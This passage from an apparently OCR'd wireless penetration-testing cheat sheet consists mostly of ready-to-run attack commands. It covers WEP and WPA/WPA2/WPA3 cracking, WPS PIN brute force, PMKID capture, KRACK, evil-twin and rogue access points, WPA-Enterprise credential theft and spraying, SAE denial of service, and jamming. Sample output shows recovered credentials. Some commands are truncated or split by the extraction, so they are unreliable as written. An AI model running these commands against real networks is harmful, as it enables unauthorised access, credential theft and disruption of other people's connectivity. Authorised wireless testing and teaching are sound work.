aireplay-ng -1 60 -e <ESSID> -y wepshared-<NAME>.xor -a <BSSID> -h <YOUR_MAC> <INTERFA

# ARP replay attack
aireplay-ng -3 -b <BSSID> -h <YOUR_MAC> <INTERFACE>

# Deauthentication attack (If there is a client)
aireplay-ng -0 1 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>

# Crack
aircrack-ng <CAPTURE_NAME>
```

HIRTE Attack

1. Setup a fake WEP AP and wait for a client to connect
2. Upon connection of a client waits for auto-configuration IP address
3. Client sends an ARP packet
4. Obtain the ARP packet and convert it into an ARP request for the same client
    - relocates IP address in ARP header using fragmentation
5. Client replies
6. Collect these packets
7. Crack the WEP key# Hidden SSID, MAC Filter, and Authentication

```
# Creation of Fake Access Point
airbase-ng -c 1 --essid "Nama ESSID" -W 1 -N <interface>

-c = Channel
```

```
-W = Encryption Bit
-N = Interface

# Packet Capture
airodump-ng --channel 1 <interface> --write Hirte

# Cracking Credentials
aircrack-ng Hirte.cap
```

References :

- https://pentestlab.blog/2015/02/03/hirte-attack/
- https://0xd4y.com/2023/01/19/Wi-Fi-Pentesting-Notes/#4c31a3bb-313c-472d-a844-76f9932c8406

Caffe Latte Attack

```
aireplay-ng -6 -h <our-card-MAC-Address> -b <access-point> -D <interface>
```

Explain :

- -6 : means Cafe-Latte Attack
- -h : means our card MAC Address
- -b : means is the Access Point MAC
- -D : means disables AP detection

References :

- https://www.aircrack-ng.org/doku.php?id=cafe-latte

WPA/WPA2 Cracking

WPS PIN Attack

Known PINs + Generation Algorithms

```
airgeddon.sh → Known PINs database based attack
```

WPS PIN Bruteforce (online)

```
reaver -i mon0 -b <MAC_AP> -c <channel> -f -N [-L -d 2] -vv
bully mon0 -b <MAC_AP> -c <channel> -S -F -B -v 3
```

WPS Pixie Dust Attack (offline)

```
reaver -i mon0 -b <MAC_AP> -c <channel> -K -N -vv
bully mon0 -b <MAC_AP> -d -v 3
```

Null PIN Attack

```
reaver -i mon0 -b <MAC_AP> -c <channel> -f -N -g 1 -vv -p ''
```

WPS PIN Attack Automated

```
wifite --wps-only [--bully]
```

PMKID Capture - Clientless & Cracking

```
hcxdumptool -i mon0 -o capture.pcapng --enable_status=1 -c <channel>
hcxpcaptool -E essidlist -I identitylist -U usernamelist -z capture.16800 capture.pcapng
hashcat -m 16800 capture.16800 -a 0 -w 4 <wordlist>

# Can be automated using
wifite --pmkid [--pmkid-timeout <sec>]
```

Cracking WPA/WPA2-PSK with Aircrack-ng

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Deauthentication attack
aireplay-ng -0 1 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>
```

```
# Crack
aircrack-ng <CAPTURE_NAME> -w <PASSWORDS_WORDLIST>
```

Precomputed WPA Keys Database Attack

Capture Handshake

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Deauthentication attack
aireplay-ng -0 1 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>
```

Generate pmk database

```
# Put ESSID inside a file
echo "<ESSID>" > ESSID.txt

# Import ESSID in database
airolib-ng <DB_NAME> --import essid ESSID.txt

# Import passwords list
airolib-ng <DB_NAME> --import passwd <PASSWORDS_WORDLIST>

# Generate pmk
airolib-ng <DB_NAME> --batch

# Crack with precomputed pmk
aircrack-ng -r <DB_NAME> <Handshaked_PCAP>
```

Cracking WPA with John The Ripper and Aircrack-ng

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
```

```
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Deauthentication attack
aireplay-ng -0 1 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>

# Crack with john
john -wordlist=<PASSWORDS_WORDLIST> --rules -stdout | aircrack-ng -0 -e <ESSID> -w - <CAP

or

# Capture to .hccap
aircrack-ng <CAPTURE_NAME> -J john_out

# .hccap to john syntax
hccap2john john_out.hccap > out

# Crack with john
john -wordlist=<PASSWORDS_WORDLIST> --rules out
```

Cracking WPA with coWPAtty

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Deauthentication attack
aireplay-ng -0 1 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>

# coWPAtty needs a full valid handshake, check if it can use it
cowpatty -r <CAPTURE_NAME> -c

## IF the handshake is full you can continue ##
## ELSE crack it with aircrack-ng

# Crack (slow better use aircrack-ng)
cowpatty -r <CAPTURE_NAME> -f <PASSWORDS_WORDLIST> -s <SSID>

# Generate hashes for the specific SSID (Slow to generate)
genpmk -s <SSID> -f <PASSWORDS_WORDLIST> -d <HASHES_FILENAME>
```

```
# Crack (Very fast)
cowpatty -r <PASSWORDS_WORDLIST> -d <HASHES_FILENAME> -s <SSID>
```

Cracking WPA with Pyrit

```
# Start monitor mode
airmon-ng start <INTERFACE>

# Packet capture
airodump-ng -w <CAPTURE_NAME> -c <CHANNEL> --bssid <BSSID> <INTERFACE>

# Deauthentication attack
aireplay-ng -0 1 -a <BSSID> -c <CLIENT_MAC> <INTERFACE>

# Crack (slow better use aircrack-ng)
pyrit -r <CAPTURE_NAME> -b <BSSID> -i <PASSWORDS_WORDLIST> attack_passthrough

or

# Import passwords list
pyrit -i <PASSWORDS_WORDLIST> import_passwords

# Import ESSID in database
pyrit -e <ESSID> create_essid

# Generate hashes for the specific SSID (Slow to generate, but faster than coWPAtty)
pyrit batch

# Crack (Very fast)
pyrit -r <CAPTURE_NAME> attack_db
```

AP-Less Attack

You will need to have a probing client within the vicinity or range, create a fake access point, wait the client for connect and capture the 4-way handshake.

```
hostapd wpa-psk.conf
```

wpa1-psk.conf

```
interface=wlan1
driver=nl80211
ssid=CorpoWifi
```

```
bssid=00:1C:10:00:00:00
wpa=2
wpa_passphrase=wedontcare
wpa_key_mgmt=WPA-PSK
rsn_pairwise=TKIP
channel=1
```

wpa2-psk.conf

```
interface=wlan1
driver=nl80211
ssid=CorpoWifi
bssid=00:1C:10:00:00:00
wpa=2
wpa_passphrase=wedontcare
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=1
```

References :

- https://github.com/lutzenfried/Methodology/blob/main/03- Wi-Fi.md#wpa2-app-less-attack
- https://medium.com/@navkang/ap-less-wpa2-psk-cracking-129174155668

Key Reinstallation Attack (KRACKS)

- https://www.krackattacks.com/ KRACK attack or Key Reinstallation Attack.

Toolset:

- https://github.com/vanhoefm/krackattacks-scripts
- https://github.com/vanhoefm/krackattacks-poc-zerokey

When client joins a network it executes the 4-way handshake to negotiate a fresh encryption key (PTK).

- → The key will be install after receiving the message **3** of the ***4-way** handshake.
- → In case message 3 is lost or dropped, the Access Point will retransmit **message 3** if it did not receive an appropriate response as aknowledgment
- → As a result client may receive **message 3** multiple time, each time it will reinstall the same encryption key and reset the incremental transmit packet number (nonce)

```
sudo ./krack-all-zero-tk.py wlan0 wlan1 CorpoWPA2 --target 00:1C:10:00:00:00
```

Attacking WPA-2 Enterprise

Fake Access Points

Local Instalation

In case you do not want to use the virtual machine, you can install everything using:

```
git clone https://github.com/ricardojoserf/WPA_Enterprise_Attack
cd WPA_Enterprise_Attack && sudo sh install.sh
```

Hostapd & Freeradius-wpe

Start the Access Point using:

```
sh freeradius_wpe_init.sh $AP_NAME $INTERFACE
```

When a client connects, read logs with:

```
sh freeradius_wpe_read.sh
```

Hostapd-wpe

```
sh hostapd_wpe_init.sh $AP_NAME $INTERFACE
```

Bruteforce / Password Spraying

- GitHub - Wh1t3Rh1n0/air-hammer

```
root@kali:~# ./air-hammer.py --help
usage: air-hammer.py -i interface -e SSID -u USERFILE [-P PASSWORD]
                     [-p PASSFILE] [-s line] [-w OUTFILE] [-1] [-t seconds]

Perform an online, horizontal dictionary attack against a WPA Enterprise
network.

optional arguments:
  -i interface  Wireless interface (default: None)
  -e SSID       SSID of the target network (default: None)
  -u USERFILE   Username wordlist (default: None)
  -P PASSWORD   Password to try on each username (default: None)
```

```
  -p PASSFILE   List of passwords to try for each username (default: None)
  -s line       Optional start line to resume attack. May not be used with a
                password list. (default: 0)
  -w OUTFILE    Save valid credentials to a CSV file (default: None)
  -1            Stop after the first set of valid credentials are found
                (default: False)
  -t seconds    Seconds to sleep between each connection attempt (default:
                0.5)
```

Example :

```
root@kali:~# ./air-hammer.py -i wlan0 -e Test-Network -P UserPassword1 -u usernames.txt
[0] Trying alice:UserPassword1...
[1] Trying bob:UserPassword1...
[2] Trying charlotte:UserPassword1...
[3] Trying dave:UserPassword1...
[4] Trying wifiuser:UserPassword1...
[!] VALID CREDENTIALS: wifiuser:UserPassword1
[5] Trying wrongUser05:UserPassword1...
[6] Trying wrongUser06:UserPassword1...
```

RADIUS Usernames Capture

```
Wireshark > "Identity" field into EAP Message of type "Response, Identity"

python crEAP.py -i mon0 -c <channel>
```

Note :

- Only possible when RADIUS Identity is sent in cleartext (EAP-MD5, LEAP, sometimes in weak config of other methods)

RADIUS Accounts Bruteforce / Password Spraying

```
eaphammer --eap-spray --interface-pool wlan0 wlan1 wlan2 wlan3 wlan4 --essid <target_ESSID>
```

LEAP & EAP-MD5 Handshake Capture & Cracking

```
airdump-ng -c <channel> --bssid <AP_MAC> -w <capture> mon0
eapmd5pass r <capture> -w <wordlist> # For EAP-MD5
asleap -r <capture> -W <wordlist> # For LEAP (crack MSCHAPv2 challenge/response)
```

Note :

- LEAP & EAP-MD5 are old deprecated EAP methods that transmit client authentication (challenge/response) in cleartext

MSCHAPv2 Challenge / Response Capture (via Rogue AP) & Cracking

```
asleap -C <mschapv2_challenge> -R <mschapv2_response> -W <wordlist> # Challenge/response
```

Note :

- Possible when EAP methods is using MSCHAPv2 for client authentication (e.g PEAPv0(MSCHAPv2). EAP-TTLS (MSCHAPv2))

Another References :

- https://teckk2.github.io/wifi%20pentesting/2018/08/09/Cracking-WPA-WPA2-Enterprise.html
- https://giuliocomi.blogspot.com/2018/06/wpa2-psk-vs-wpa2-enterprise-hacking-and.html
- https://github.com/Wh1t3Rh1n0/air-hammer

Attacking WPA-3

Great YouTube video from Clear To Send Channel for WPA3 specification explanation: https://www.youtube.com/watch?v=mjePCRkNb00

WPA3-Transition Downgrade Attack

Allow non WPA3-SAE compliant device to connect using WPA2-PSK.

- → **Issue**: WPA2 clients and WPA3 clients will use the same secret passphrase.


2 techniques can be used:

1. Capture WPA2-PSK handshake of connecting client and crack the handshake
2. In case no clients use WPA2-PSK you can try to create fake WPA2-PSK and wait for client to connect, capture and crack WPA2 handshake


- Same SSID
- Same channel

Steps :

1. Identify WPA3 transition network
    - Check RSN element of beacon frame for both PSK and SAE presence
2. Create a WPA2-PSK network (any random wrong passphrase)
3. If PMF is enabled wait for the client (if not deauth the client) to make mistake, capture 4-way handshake and run dictionary attack



Below is the PMF related beacon, PMF is set as required and capable, so the bits are set to 1.



Security Group Downgrade Attack

Force a client to use a weak security group.

Steps:

1. Host a WPA3 honeypot and wait for client to connect
2. When client connects, reject the commit message till the time client doesn't use the weak group
3. Once the client connects, capture the dragonfly handshake and crack it

- → Not working if weak security groups are not supported by the device.

Defense:

WPA3-SAE timing or cache password paritioning

- https://github.com/vanhoefm/dragonforce

Timing attack using weak group

Timing attacks against the SAE handshake if MODP group 22, 23, or 24 is used. Note that most WPA3 implementations by default do not enable these groups.

```
./dragontime -d wlan0 -c 1 -a 11:22:33:44:55:66 -g 27 -i 250 -t 750 -o measurements.txt
```

Denial of Service against WPA3-SAE

Test to which extend an Access Point is vulnerable to denial-of-service attacks against WPA3's SAE handshake. The Dragondrain tool forges Commit messages to cause a high CPU usage on the target.

- https://github.com/vanhoefm/dragondrain-and-time

```
./dragondrain -d wlan0 -a 01:02:03:04:05:06
```

WPA3-EAP - Invalid curve attack

- https://github.com/vanhoefm/dragonslayer

dragonslayer/client.conf

```
network={
   ssid="WPA3Corpo"
   identity="jdoe"

   key_mgmt=WPA-EAP
   eap=PWD
   password="unknown password"
}
```

```
sudo ./dragonslayer-client.sh -i wlp2s0 -a 1
```

WPA3-EAP - Reflection attack

- https://github.com/vanhoefm/dragonslayer

```
sudo ./dragonslayer-client.sh -i wlp2s0 -a 0
```

References :

- https://github.com/lutzenfried/Methodology/blob/main/03- Wi-Fi.md#attacking-wpa3

Rogue AP / Evil Twin

Basic Open Hotspot

```
berate_ap <interface_AP> <interface_internet> <SSID>
```

Open Network Evil Twin

```
airgeddon.sh
fluxion.sh
wifipumpkin3
eaphammer -i wlan0 --channel <channel_number> --auth-open --essid <SSID>
```

WPA/WPA2-Personal Evil Twin

WPA Passphrase Known

```
eaphammer -i wlan0 --channel <channel_number> --auth wpa-psk --essid <SSID> --wpa-passph
```

WPA Passphrase Unknown

- Spawn Open Network Evil Twin instead to attack clients (e. g. Phising attack to retrieve Passphrase) → **Open Network Evil Twin**
- Capture WPA (half) Handshake of connecting clients & Cracking

```
eaphammer -i wlan0 --channel <channel_number> --auth wpa-psk --essid <SSID> --wpa-passph
```

WPA2 Enterprise Attack

RADIUS Credentials Unknown

RADIUS Credentials Stealing

```
eaphammer --cert-wizard
eaphammer -i wlan0 --channel <channel_number> --auth wpa-ep \ --essid <SSID> --creds
```

Possible if:

- EAP method does not use client-certificate for client authentication
- Server certificate validation not enforced on client

EAP (MSCHAPv2) Relay

```
berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout <file_captured_creds> <interface
wpa_sycophant.sh -c wpa_sycophant_example.conf -i <interface>
```

Possible if:

- Target network uses EAP method with MSCHAPv2 for client authentication
- Server certificate validation not enforced on client

RADIUS Credentials Known

```
ehdb --add --identity <username> --password <password> # Add credentials in db
ehdb --add --identity <username> --nt-hash <ntlm_hash> # Add creds with NTLM hash in dv
eaphammer -i wlan0 --channel <channel_number> --auth wpa-eap --essid <SSID_corporate_wifi>
```

802.11 Network Selection Algorithms (for Open Network)

KARMA Attack (outdated)

By default using **wifiphisher**

MANA Attack (KARMA Improvement)

Add **—mana** option in **eaphammer** command

Loud MANA (MANA Improvement)

Add **—mana —loud** in **eaphammer** command

Notes :

- KARMA, MANA, Loud MANA Attack abuse client's active probing

Known Beacons Attack

Add —mana —known-beacons in eaphammer command

Notes :

Known Beacons Attack abuse clients Passive Scanning

Miscellaneous

WPA/WPA2 no clients showing

In WPA/WPA2 if there is no clients connected, try to broadcast deauthenticate. Do it a few times and if there is clients connected they should pop on your airodump-ng capture.

```
# Deauthentication broadcast attack
aireplay-ng -0 1 -a <BSSID> <INTERFACE>
```

WifiJamming

Link :

- https://github.com/bhikandeshmukh/Wi-Fi-Jammer
- https://github.com/zflemingg1/WiFi-Jammer
- https://github.com/DanMcInerney/wifijammer

Automation Tools

- WEF (WiFi Exploitation Framework)
- Wifiphisher
- Kismet

References :

- https://github.com/V0lk3n/WirelessPentesting-CheatSheet
- https://hadess.io/a-red-teamers-guide-to-wi-fi-exploits/#elementor-toc__heading-anchor-1
- https://github.com/koutto/pi-pwnbox-rogueap/wiki
- https://purplesec.us/learn/perform-wireless-penetration-test/#:~:text=Wireless penetration testing is comprised,code development throughout its lifecycle.
- https://liodeus.github.io/2020/10/29/OSWP-personal-cheatsheet.html
- https://www.sans.org/cyber-security-courses/wireless-penetration-testing-ethical-hacking/
- https://github.com/0xor0ne/awesome-list/blob/main/topics/wireless.md
- https://rootissh.in/wireless-penetration-testing-comprehensive-guide-4eaa96096892

Tools :

- GeoWiFi
- PiDense
- Wifite